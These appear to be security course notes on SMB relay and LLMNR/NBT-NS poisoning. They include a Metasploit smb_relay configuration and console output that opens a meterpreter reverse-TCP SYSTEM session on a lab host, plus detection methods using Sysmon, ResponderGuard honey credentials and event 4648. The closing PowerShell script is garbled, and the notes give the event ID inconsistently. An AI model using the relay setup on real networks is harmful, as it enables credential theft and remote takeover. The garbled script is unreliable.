


SMB Relay:

When an attacker gets the LM/NTLMv1 hash and doesn't want to crack it and wants to grant them self access to the target machine, one way they can do this is SMB relay attack:

SMB Relay attack allow the attacker to reuse authentication attempts in order to gain access to a system. Mean attacker capture the authentication attempts of a user and then reuse them to gain access.

In SMB Relay attack, the attacker act as Man in the middle.

- First attacker needs to find a target machine/system that they want to get access to
- Attacker will act as that machine/system in the Network so when someone wants to authenticate to the target, it will authenticate to the attacker.
- When someone try to authenticate to the attacker, the attacker will take that attempt and send to the targeted system/machine.
- Target creates a challenge sends to the attacker
- Then the attacker take the challenge and send it to the victim or the user that initiated the authentication.
- The victim encrypt the challenge with the password hash and sends it back to the attacker
- And then the attacker sends that encrypted challenge to the target and authenticate it self.



This attack only works if the user that is trying to authenticate to the target machine/system has admin privileges and attack will only works if the target machine has the "Network Security: LAN Manager authentication Level" set to "send LM and NTLM Response" or Send "NTLMv2 Response only"

Detection

On your right (upper image) you can see an attacker setting up his SMB capturing and relaying infrastructure.

- Attacker: 192.168.102.147
- Target: 192.168.102.149
- Administrator: 192.168.102.135

The attacker then waits for someone to connect to his machine (administrator machine in our case). This may happen due to processes such as backups, patch management, updates and so on.

As soon as a machine begins the authentication process and as soon as the logged user has administrative rights on the target, the attacker will see a new session to the target being created (image at the bottom)

```
msf exploit(smb_relay) > show options
Module options (exploit/windows/smb/smb_relay):
-----
Name      Current Setting  Required  Description
-----
SHARE     ADMIN$           yes       The share to connect to
SMBHOST   192.168.102.149  no        The target SMB server (leave empty for originating system)
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the
SRVPORT   445              yes       The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.102.147  yes       The listen address
LPORT     4444            yes       The listen port

msf exploit(smb_relay) >

[*] SMB auth relay against 192.168.102.149 succeeded
[*] Ignoring request from 192.168.102.149, attack already in progress.
[*] Sending NTLMSSP NEGOTIATE to 192.168.102.149
[*] Extracting NTLMSSP CHALLENGE from 192.168.102.149
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.102.135:1296
[*] Extracting the NTLMSSP AUTH resolution from 192.168.102.135:1296, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.102.149
[*] SMB auth relay against 192.168.102.149 succeeded
[*] Ignoring request from 192.168.102.149, attack already in progress.
[*] Meterpreter session 10 opened (192.168.102.147:4444 -> 192.168.102.149:1197) at 2016-02-19 04:42:31 -0500

msf exploit(smb_relay) > sessions

Active sessions
-----
Id  Type  Information  Connection
--  --
10  meterpreter x86/win32 NT AUTHORITY\SYSTEM @ ELS 192.168.102.147:4444 -> 192.168.102.149:1197 (192.168.102.149)

msf exploit(smb_relay) >
```

Response and Inveigh:

There is other ways to perform the SMB relay to capture the authentication attempts like the LLMNR and NBT-NS spoofing/poisoning.

NBT-NS: its a protocol that is used to actively resolve Names to IP, mean to discover hosts IP by name (NetBIOS Name, when we setup the computer like the computer name, we can also setup the NetBios name for it locally on that machine), its like the DNS and many Networks in Case if DNS fails then the NBT-NS will be used to discover the host by sending broadcast requests using the NetBIOS name and maybe the devices we trying to discover is new so there is no info about it in the DNS server to be provided to us, so we have to use the NetBIOS name of the Device to find that host IP.

LLMNR: its the same as the NBT-NS but for the IPv6


Its also MITM attack where we can capture users NTLMv1, NTLMv2 or LM hashes.

Both LLMNR and NBT-NS allow machines with in the windows network to find each other, it's a fall back protocol for DNS, mean these 2 protocol are used to resolution of hostnames with the network when resolving via DNS fails.

LLMNR and NBT-NS has broadcast request to discover hosts which that's what that will result in the capturing/intercepting the Hashes of NTLMv1/v2, and then it can replayed or cracked offline.

the process:


1. Host A requests an SMB share at the system "\\intranet\files", but instead of typing "intranet" mistakenly types "intrnet".
2. Since "intrnet" can't be resolved by DNS as it is an unknown host, Host A then falls back to sending an LLMNR or NBT-NS broadcast message asking the LAN for the IP address for host "intrnet".
3. An attacker, (Host B) responds to this broadcast message claiming to be the "intrnet" system.
4. Host A complies, and sends Host B (the attacker) their username and NTLMv1 or v2 hash to the attacker.



Detection for SMB relay attack:

We know and we have to know what are the SMB servers, if we see any IP within the network that act as a SMB server and its not a SMB server then its malicious like seeing 2 clients within the network communicate over SMB, that is suspicious.

In Sysmon logs we can filter for event ID 3 (network connect) filter for SMB traffic like port 445, and check which IPs are acting as a SMB server and if we see an IP that belong to a client and act as a server then its suspicious. So like we see Johns computer is communicating to the Emilys computer over SMB port 445, both of this computers are Clients not servers so its would be very suspicious.



Here we have untrusted IP acting as a SMB server.

Attackers to perform this attack, they use the Responder and Inveigh tools, mean to perform the LLMNR and NBT-NS spoofing/poisoning to capture the NTLMv1/v2 hashes they use one of these 2 tools.

the way these tools works is that the tools will be constantly listening or looking for the LLMNR or NBT-NS broadcast messages, and then the tool will respond to the host pretending to be the host they are looking for, then the victim will authenticate to the Attacker and thats how the credentials will be stolen.

Responder works by listening for LLMNR or NBT-NS broadcast messages, and spoofing responses to targeted hosts, resulting in intercepting hashes that attackers can either relay to other systems, or crack offline.

Inveigh does the same, but it can be used by a remote attacker since it is PowerShell-based and can thus be loaded in the memory of a compromised intranet machine.

Detection for Responder and inveigh:

We know both Responder and inveigh utilize rogue authentication server so it can capture the credentials by performing the LLMNR, NBT-NS and MDNS poisoning.


To detect this in our network we can on purpose request a non-existing network resource so that way our machine try to use LLMNR, NBT-NS broadcast to find the IP for that non-existing resource, and then the responder or inveigh will try to act as that non-existing resource to make us authenticate to it, and we will authenticate to it with honey credentials. We already will know its suspicious like we requested a none existing resource and we got response that it exist within the network, but we will also provide it honey credentials and see if those credentials will be used to access any thing within the network and if dose then its for real suspicious.

For this we can use tools like CredDefense (CredDefense) that can help us with this, and in logs we can check the event id 4658 which is logon using explicit credentials.

ResponderGuard (part of CredDefense) deliberately requests for a non-existing network resource and listens for any ill-intended responses. It can be executed as follows.

```
powershell -ep bypass
Import-Module .\ResponderGuard.ps1
Invoke-ResponderGuard -CidrRange 10.100.11.0/24 -LoggingEnabled -
HoneyTokenSeed
```

If Responder or Inveigh is present in the network, you will get a response for the non-existing network resource that was requested (See image on your right). Be prepared for false positives as well.



```
ResponderGuard Scan In Progress - Current IP: 10.100.11.125. (Press 'q' to quit)
[Scanned 25 of 255 hosts]
[Continues]

C:\Users\Administrator\SL5-CHILD\Desktop\Case 1 - CredDefense (ResponderGuard) & HoneyCreds> Invoke-ResponderGuard -C
-Range 10.100.11.0/24 -LoggingEnabled -HoneyTokenSeed
[+] Setting up event logging.
[+] Creating source ResponderGuard already exists.
[+] Now creating a list of IP addresses from the 10.100.11.100/24 network range.
[+] A list of 25 addresses will be created.
[+] ResponderGuard received an NNS response from the host at 10.100.11.102 for the hostname XVDSHVPZ!
[+] An event was written to the Windows Event log.
[+] Submitting HoneyTokenCreds to HoneyCreds & HoneyCreds to \10.100.11.102\CS1
```

10.100.11.102 is a malicious system running either Responder or inveigh

Detection

ResponderGuard also submits honey credentials to any rogue authentication server of Responder or Inveigh that is detected. So, we can also detect Responder or Inveigh operating inside the network by monitoring the usage of those credentials. As already mentioned the security Event ID that is of interest when looking for such threats, is Event ID 4648 - *A logon was attempted using explicit credentials*

We can monitor and query the logs associated with the Event ID 4648 as follows (execute the below in two different PowerShell terminals concurrently.)

```
powershell -ep bypass
Import-Module .\ResponderGuard.ps1
Invoke-ResponderGuard -CidrRange 10.100.11.0/24 -LoggingEnabled -
HoneyTokenSeed
```

```
powershell -ep bypass
Import-Module .\Find-HoneyAccount.ps1
Find-HoneyAccount HoneyUser
```

When the honey credentials are submitted, you will see something similar to the upper image on your right.

[illegible]

Find-HoneyAccount.ps1 content:

```
$Print = "Money Account Used";
Function Find-MoneyAccount {
    Param(
        [String]$AccountName
    )
    while($True) {
        $Events = Get-Eventlog -LogName Security -InstanceId 4648
        Where-Object { $_.Message -like "*Account Name:$( $AccountName)"}
        $Events | ForEach-Object {
            Null $_.Message -match "Account Name:(?<content>.*)$( $AccountName)" | Out-Null
        }
        $Print;exit
    }
}
```

This is how you can query a machine's Security logs using PowerShell